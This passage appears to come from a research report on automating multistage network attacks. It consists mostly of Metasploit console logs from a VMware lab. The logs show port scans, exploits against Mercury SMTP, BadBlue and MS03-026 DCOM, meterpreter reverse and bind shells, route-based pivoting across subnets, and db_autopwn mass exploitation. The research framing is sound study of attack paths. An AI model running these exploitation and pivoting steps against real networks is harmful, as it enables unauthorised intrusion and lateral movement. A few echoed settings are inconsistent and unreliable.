Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds
VERBOSE	false	no	Display verbose output

```
msf auxiliary(tcp) > set RHOSTS 172.16.200.128-172.16.200.130
```

```
RHOSTS => 172.16.200.128,172.16.200.129,172.16.200.130
```

```
msf auxiliary(tcp) > set PORTS 25,80,1433
```

```
PORTS => 25,80,135,1433
```

```
msf auxiliary(tcp) > set THREADS 4
```

```
THREADS => 4
```

```
msf auxiliary(tcp) > exploit
```

```
[*] 172.16.200.129:25 - TCP OPEN
```

```
[*] 172.16.200.128:135 - TCP OPEN
```

```
[*] 172.16.200.128:80 - TCP OPEN
```

```
[*] Scanned 2 of 3 hosts (066% complete)
```

```
[*] Scanned 3 of 3 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Now we know that host 172.16.200.129 has port 25 (SMTP) open.

Note: We are not going to exploit 172.16.200.128 because from running "ipconfig"

command we know that this IP is the local IP for the webserver.

e) Let us apply an exploit to the SMTP server on host 172.16.200.129

```
msf > use exploit/windows/smtp/mercury_cram_md5
msf exploit(mercury_cram_md5) > set RHOST 172.16.200.129
RHOST => 172.16.200.129
msf exploit(mercury_cram_md5) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(mercury_cram_md5) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(mercury_cram_md5) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(mercury_cram_md5) > set LPORT 80
LPORT => 80
msf exploit(mercury_cram_md5) > exploit

[*] Started bind handler
[*] Trying target Mercury Mail Transport System 4.51...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 2 opened (192.168.1.8-192.168.1.4:0 -> 172.16.200.129:80) at
2011-05-30 19:40:27 +0200
```

Note that setting LPORT is set to 80 for making sure that it is NATted in our network. We see that another meterpreter session is opened which means a successful exploitation.

f) The following figure shows the path the attacker took in order to get into our network and the generated attack graph




Figure 3: Generated attack Graph

Second Method: Automation based on open ports

- 1) In this technique we depend on MSF `db_autopwn` to automate the exploitation of our methodology. Running `db_autopwn -h` gives the following commands:

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
  -h                Display this help text
  -t                Show all matching exploit modules
  -x                Select modules based on vulnerability references
  -p                Select modules based on open ports
  -e                Launch exploits against all matched targets
  -r                Use a reverse connect shell
  -b                Use a bind shell on a random port (default)
  -q                Disable exploit module output
  -R [rank]         Only run modules with a minimal rank
  -I [range]        Only exploit hosts inside this range
  -X [range]        Always exclude hosts inside this range
  -PI [range]       Only exploit hosts with these ports open
  -PX [range]       Always exclude hosts with these ports open
  -m [regex]        Only run modules whose name matches the regex
  -T [secs]         Maximum runtime for any exploit in seconds
```

- 2) To use `db_autopwn` you have to connect to a DB, in order to store all the information related to the hosts that are contacted during the penetration test. Examples of such information are: Hosts scanned/compromised (`db_hosts`), the services running on every host (`db_services`).
- 3) As we mentioned earlier up on compromising a host and using it as a pivot to compromise other machines, we scan the network in order to discover other hosts. When the scan finishes we get a list of IPs and the associated open ports. So we will use `db_autopwn` with `-p` option to select modules based on open vulnerabilities.

- 4) The following are the steps in order to apply our methodology:
- As mentioned earlier to use `db_autopwn`, you have to connect to a DB to store the information regarding the targets of evaluation. We used Postgres as our back end DB.

```
msf > db_connect msf:msf@127.0.0.1:5432/msfdb
NOTICE: CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column
"hosts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for
table "hosts"
NOTICE: CREATE TABLE will create implicit sequence "clients_id_seq" for serial
column "clients.id"
```

(Truncated)

```
NOTICE: CREATE TABLE will create implicit sequence "routes_id_seq" for serial column
"routes.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "routes_pkey" for
table "routes"
```

- Let us now scan our target:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > set PORTS 80,25,1433
PORTS => 80,25,1433
msf auxiliary(tcp) > exploit
```

```
[*] 192.168.1.4:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- To know the result of our scanning, let us apply `db_services`

```
msf auxiliary(tcp) > db_services
```

Services

=====

host	port	proto	name	state	info
192.168.1.4	25	tcp		closed	
192.168.1.4	80	tcp		open	
192.168.1.4	1433	tcp		closed	

- d. Now we have a target with open port, so we can call `db_autopwn` with the option `-p` (to select modules based on open ports), `-e` (to apply exploits against target) and `-r` (to get a reverse connection).

```
msf auxiliary(tcp) > db_autopwn -p -e -r
[*] (1/133 [0 sessions]): Launching exploit/bsdi/softcart/mercantec_softcart against 192.168.1.4:80...
[*] (2/133 [0 sessions]): Launching exploit/linux/http/ddwrt_cgibin_exec against 192.168.1.4:80...
[*] (3/133 [0 sessions]): Launching exploit/linux/http/linksys_apply.cgi against 192.168.1.4:80...
[*] (4/133 [0 sessions]): Launching exploit/linux/http/piranha_passwd_exec against 192.168.1.4:80...
[*] (5/133 [0 sessions]): Launching exploit/multi/http/axis2_deployer against 192.168.1.4:80...
(Truncated)
[*] (108/133 [1 sessions]): Launching exploit/windows/http/shoutcast_format against 192.168.1.4:80...
[*] (109/133 [1 sessions]): Launching exploit/windows/http/shttpd_post against 192.168.1.4:80...
[*] Meterpreter session 1 opened (192.168.1.8:30893 -> 192.168.1.4:58212) at 2011-05-30 20:19:30 +0200
[*] (110/133 [1 sessions]): Launching exploit/windows/http/sybase_easerver against 192.168.1.4:80...
[*] (111/133 [1 sessions]): Launching exploit/windows/http/tracker_cam_phparg_overflow against 192.168.1.4:80...
[*] (112/133 [1 sessions]): Launching exploit/windows/http/trendmicro_officescan against 192.168.1.4:80...
(Truncated)
[*] (132/133 [1 sessions]): Launching exploit/windows/proxy/qbik_wingate_wwwproxy against 192.168.1.4:80...
[*] (133/133 [1 sessions]): Launching exploit/windows/vnc/winvnc_http_get against 192.168.1.4:80...
[*] (133/133 [1 sessions]): Waiting on 44 launched modules to finish execution...
(Truncated)
[*] (133/133 [1 sessions]): Waiting on 3 launched modules to finish execution...
[*] (133/133 [1 sessions]): Waiting on 2 launched modules to finish execution...
[*] (133/133 [1 sessions]): Waiting on 1 launched modules to finish execution...
[*] (133/133 [1 sessions]): Waiting on 0 launched modules to finish execution...
```

- e. Now we have a meterpreter session opened with our webserver. Interacting with the new session, we can get the local IP and local subnet as mentioned

```
msf> sessions -i 1
meterpreter > run get_local_subnets
Local subnet: 172.16.200.0/255.255.255.0
meterpreter > ipconfig
Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:28:61:c9
IP Address : 0.0.0.0
Netmask : 0.0.0.0
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0
Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:28:61:d3
IP Address : 172.16.200.128
Netmask : 255.255.255.0
meterpreter > background
msf > route add 172.16.200.0 255.255.255.0 1
[*] Route added
```

- f. Scanning for other hosts in this method makes the results are stored on our Postgres data base.

```
msf > use auxiliary/scanner/portscan/tcp

msf auxiliary(tcp) > set RHOSTS 172.16.200.128-172.16.200.130
RHOSTS => 172.16.200.128,172.16.200.129,172.16.200.130
msf auxiliary(tcp) > set PORTS 25,80,1433
PORTS => 25,80,135,1433
msf auxiliary(tcp) > set THREADS 4
THREADS => 4
msf auxiliary(tcp) > exploit
[*] 172.16.200.129:25 - TCP OPEN
[*] 172.16.200.128:135 - TCP OPEN
[*] 172.16.200.128:80 - TCP OPEN
[*] Scanned 2 of 3 hosts (066% complete)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

- g. Let us now apply db_autopwn against the new discovered target (172.16.200.129) but with the bind_tcp option.

```
msf auxiliary(tcp) > db_autopwn -p -e -b -l 172.16.200.129
[*] (1/9 [1 sessions]): Launching exploit/unix/smtp/clamav_milter_blackhole against
172.16.200.129:25...
[*] (2/9 [1 sessions]): Launching exploit/unix/smtp/exim4_string_format against
172.16.200.129:25...
[*] (3/9 [1 sessions]): Launching exploit/unix/webapp/squirrelmail_pgp_plugin against
172.16.200.129:25...
[*] (6/9 [1 sessions]): Launching exploit/windows/smtp/mercury_cram_md5 against
172.16.200.129:25...
[*] (7/9 [1 sessions]): Launching exploit/windows/smtp/ms03_046_exchange2000_xexch50
against 172.16.200.129:25...
[*] (8/9 [1 sessions]): Launching exploit/windows/smtp/wmailserver against
172.16.200.129:25...
[*] (9/9 [1 sessions]): Launching exploit/windows/smtp/ypops_overflow1 against
172.16.200.129:25...
[*] (9/9 [1 sessions]): Waiting on 6 launched modules to finish execution...
[*] (9/9 [2 sessions]): Waiting on 1 launched modules to finish execution...
[*] Meterpreter session 2 opened (192.168.1.8-192.168.1.7:0 -> 172.16.200.129:33225) at
2011-05-30 21:03:54 +0200
[*] (9/9 [2 sessions]): Waiting on 1 launched modules to finish execution...
[*] (9/9 [2 sessions]): Waiting on 0 launched modules to finish execution...
```

- h. Now meterpreter session two is opened and of course we can explore more hosts and so on
- i. It worth mentioning that on the first connection we use a reverse connection (-r option (reverse_tcp)) and on the second compromised we used a bind connection (-b option (bind_tcp)). The difference between them [34] :
 - i. "Reverse TCP" payload should be chosen if the target machine is for example behind a router or a firewall. By this it will be difficult to connect directly to the target via traditionally attack methods.
 - ii. A "Bind TCP" payload should be chosen if the target does not have any firewall deployed (installed) since we connect directly to the target machine. However the communicating port should be chosen in the exploitation phase.

B.2 Second Case Study: Network with multiple servers

In this case we are going to apply our methodology to the network diagram shown in Figure 4:




Figure 4: Case study two network diagram

In this network the attacker has visibility to the Web Server as the Web Server by default has port 80 (TCP) open. The Web Server and the Front End Mail Server are sided in both directions by two firewalls (one in each side); it is called a DMZ (DeMiltarized Zone). The File Server and the Back End Mail Server are on the inside network.

To prove our methodology, we made some access rules to control different servers' communication:

- 1) The Web Server and the Mail Server can communicate to each other as they are on the same DMZ.
- 2) The Web Server can access the File Server only in the internal zone.
- 3) The Front End Mail Server can access the Back End Mail Server.
- 4) The Back End Mail Server and the File Server can access each other as they are on the same zone.

To apply the rules mentioned, we made our servers in the VM environment to have two network cards in order. Whenever two servers should only communicate with each other, we put them on the same VMnet. For example, the web server communicates with the file server through VMnet 3 or V3 as shown in Figure 4.

Note: In Figure 4 we used V as shorthand for VMnet, so V2 stands for VMnet2 as an example. All VMnets configuration are shown in Figure 5 from VMware virtual network editor.




Figure 5: VMware virtual network editor

The web server is a MS Windows 2003 Enterprise Edition and has a file sharing web server called BadBlue 2.72b. According to CVE-2007-6377 [33] such web server is vulnerable to Stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

Both the Front End Mail and the Back End Mail Server are MS Windows 2003 Enterprise Edition and has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 string.

The file server is a MS Windows 2003 server Enterprise Edition and used the default MS Windows sharing mechanism. It is vulnerable to a stack buffer overflow in the RPCSS (Remote Procedure Call System Service). According to CVE-2003-0352 [33], Buffer

overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms. It worth mentioning that the vulnerable software that we chose are for testing purposes only and our methodology is valid for any vulnerability where it has an associated exploit.

Table 2 shows the vulnerabilities and their associated CVE [33] (Common Vulnerability and Exposure) ID for the servers shown in Figure [4].

Server	Action	Effect	CVE ID
Webserver	Buffer Overflow	Remote Code Execution	CVE-2007-6377
Front Mail Server	Buffer Overflow	Remote Code Execution	CVE-2007-4440
Back End Mail Server	Buffer Overflow	Remote Code Execution	CVE-2007-4440
File Server	Buffer Overflow	Remote Code Execution	CVE-2003-0352

Table 2: Servers in Figure 4 Vulnerabilities

We will use the following rules in the ARKB (Attack Rules Knowledge Base)

1) Attack: Exploit-Payload Usage

Preconditions: Behind a NAT device-> Use a payload with Reverse TCP connection

otherwise use bind TCP connection payload.

Post-condition: Local Admin Privilege

2) Attack: Get IP address & Subnet Information

Preconditions: Compromised Host and privilege to execute commands

Post-conditions: Host IP address and subnet information available.

First Method: Known Vulnerability

- 1) Assume that we know the vulnerability that we are going to exploit. This assumption is valid for zero days exploit.
- 2) For the sake of time we will limit the range of hosts and ports that we scan when we compromise other hosts on the network
- 3) We will make use of Metasploit Framework (MSF) Meterpreter which will be like the tunnel to explore and attack other machines.

Let us first see how the manual process goes:

- a) The attacker first compromises the web server and tries to make a meterpreter with reverse connection as the Webserver is behind a firewall.

```
msf > use exploit/windows/http/badblue_passthru
msf exploit(badblue_passthru) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(badblue_passthru) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(badblue_passthru) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(badblue_passthru) > exploit

[*] Started reverse handler on 192.168.1.8:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (749056 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.4:53591) at 2011-06-05 18:26:17
```

When the meterpreter session opens, it means that a successful exploitation has been done.

- b) Next we need to know both the local IP and local subnets in order to explore other

```
meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask   : 255.0.0.0
Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:28:61:d3
IP Address : 172.16.200.128
Netmask   : 255.255.255.0
Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:28:61:c9
IP Address : 192.168.153.128
Netmask   : 255.255.255.0
meterpreter > run get local subnets
```

- c) Now we know that the web server has two different IP addresses in two different subnets. So we need to add routes to such subnets:

```
meterpreter > background
msf exploit(badblue_passthru) > route add 172.16.200.0 255.255.255.0 1
[*] Route added
meterpreter > background
msf exploit(badblue_passthru) > route add 192.168.153.0 255.255.255.0 1
[*] Route added
```

d) Now we need to scan the new discovered subnet to search for other hosts. To save time we will narrow the range of hosts and ports that we are going to search for:

```
msf exploit(badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds
VERBOSE	false	no	Display verbose output

```
msf auxiliary(tcp) > set RHOSTS 172.16.200.128-172.16.200.130
RHOSTS => 172.16.200.128,172.16.200.129,172.16.200.130
msf auxiliary(tcp) > set PORTS 25,80,1433
PORTS => 25,80,135,1433
msf auxiliary(tcp) > set THREADS 4
THREADS => 4
msf auxiliary(tcp) > exploit
[*] 172.16.200.129:25 - TCP OPEN
[*] Scanned 2 of 3 hosts (066% complete)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now we know that host 172.16.200.129 (Front End Mail Server) has port 25 (SMTP) open.

e) Let us now scan the other subnet

```
msf exploit(badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

msf auxiliary(tcp) > set RHOSTS 192.168.153.128-192.168.153.130
RHOSTS => 192.168.153.128,192.168.153.129,192.168.153.130
msf auxiliary(tcp) > set PORTS 25,80,1433
PORTS => 25,80,135,1433
msf auxiliary(tcp) > set THREADS 4
THREADS => 4
msf auxiliary(tcp) > exploit
[*]192.168.153.129:135- TCP OPEN
[*] Scanned 2 of 3 hosts (066% complete)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now we know that host 192.168.153.129 (File Server) has port 135

f) Let us now exploit host 172.16.200.129 (Front End Mail Server):

```
msf auxiliary(tcp) > use exploit/windows/smtp/mercury_cram_md5
msf exploit(mercury_cram_md5) > set RHOST 172.16.200.129
RHOST => 172.16.200.129
msf exploit(mercury_cram_md5) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(mercury_cram_md5) > set LPORT 80
LPORT => 80
msf exploit(mercury_cram_md5) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(mercury_cram_md5) > exploit
[*] Started bind handler
[*] Trying target Mercury Mail Transport System 4.51...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 2 opened (192.168.1.8-192.168.1.4:0 -> 172.16.200.129:80) at
2011-06-05 18:30:15 +0200
meterpreter >
```

- g) Let us now get the local IP address and local subnets:

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask   : 255.0.0.0

Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:28:61:d3
IP Address : 172.16.200.129
Netmask   : 255.255.255.0

Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:28:61:c5
IP Address : 192.168.204.131
Netmask   : 255.255.255.0

meterpreter > run get_local_subnets
Local subnet: 172.16.200.0/255.255.255.0
Local subnet: 192.168.204.0/255.255.255.0
meterpreter > background
```

- h) So we have to route all traffic to subnet 192.168.204.0 through session 2

```
meterpreter > background
msf exploit(mercury_cram_md5) > route add 192.168.204.0 255.255.255.0 2
[*] Route added
```

- i) Let us now exploit host 192.168.153.129:

```
msf exploit(badblue_passthru) > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.153.129
RHOST => 192.168.153.129
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.153.129[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.153.129[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 3 opened (192.168.1.8-192.168.1.4:0 -> 192.168.153.129:4444) at
2011-06-05 17:35:18 +0200
```

- j) Let us get the local IPs of the compromised server and local subnets:

```
meterpreter > run get_local_subnets
Local subnet: 192.168.153.0/255.255.255.0
Local subnet: 192.168.244.0/255.255.255.0
meterpreter > ipconfig
```

```
Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:ba:c3:0b
IP Address : 0.0.0.0
Netmask : 0.0.0.0
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0
```

```
Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:ba:c3:01
IP Address : 192.168.153.129
Netmask : 255.255.255.0
```

```
Intel(R) PRO/1000 MT Network Connection #3
Hardware MAC: 00:0c:29:ba:c3:15
IP Address : 192.168.244.129
Netmask : 255.255.255.0
```

- k) Adding the new route through the new opened session:

```
meterpreter > background
msf exploit(ms03_026_dcom) > route add 192.168.244.0 255.255.255.0 2
[*] Route added
```

- l) Let us now scan the hosts in the new subnet 192.168.204.0/24 that is discovered as a result of Front End Mail Server exploitation.

```
msf exploit(badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

msf auxiliary(tcp) > set RHOSTS 192.168.204.128-192.168.153.130
RHOSTS => 192.168.204.128,192.168. 204.129,192.168. 204.130
msf auxiliary(tcp) > set PORTS 25,80,1433
PORTS => 25,80,135,1433
msf auxiliary(tcp) > set THREADS 4
THREADS => 4
msf auxiliary(tcp) > exploit
[*] 192.168.204.130:25- TCP OPEN
[*] Scanned 2 of 3 hosts (066% complete)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

m) Let us exploit the back End Mail Server

```
use exploit/windows/smtp/mercury_cram_md5
msf exploit(mercury_cram_md5) > set RHOST 192.168.204.130
RHOST => 192.168.204.130
msf exploit(mercury_cram_md5) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(mercury_cram_md5) > set LPORT 80
LPORT => 80
msf exploit(mercury_cram_md5) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(mercury_cram_md5) > exploit

[*] Started bind handler
[*] Trying target Mercury Mail Transport System 4.51...
[*] Exploit completed, but no session was created.
msf exploit(mercury_cram_md5) > exploit

[*] Started bind handler
[*] Trying target Mercury Mail Transport System 4.51...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 4 opened (192.168.1.8-1_1-192.168.1.4:0 ->
192.168.204.130:80) at 2011-06-05 18:38:00 +0200
```

n) As always let us get the local IP address and subnets

```
meterpreter > run get_local_subnets
Local subnet: 192.168.244.0/255.255.255.0
Local subnet: 192.168.204.0/255.255.255.0
meterpreter > ipconfig

Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:ba:c3:0b
IP Address : 0.0.0.0
Netmask : 0.0.0.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0

Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:ba:c3:01
IP Address : 192.168.244.128
Netmask : 255.255.255.0

Intel(R) PRO/1000 MT Network Connection #3
Hardware MAC: 00:0c:29:ba:c3:15
IP Address : 192.168.204.130
Netmask : 255.255.255.0
```

- o) During step k we already added subnet 192.168.244.0/255.255.255.0 to our routing table. So no need to add it again.
- p) Let us scan the subnet 192.168.244.0/255.255.255.0 which should be tunneled through the meterpreter session that is resulted from the exploitation of the file server; meterpreter session #3.

```
msf exploit(badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

msf auxiliary(tcp) > set RHOSTS 192.168.244.128-192.168.244.130
RHOSTS => 192.168.244.128,192.168. 244.129,192.168. 244.130
msf auxiliary(tcp) > set PORTS 25,80,1433
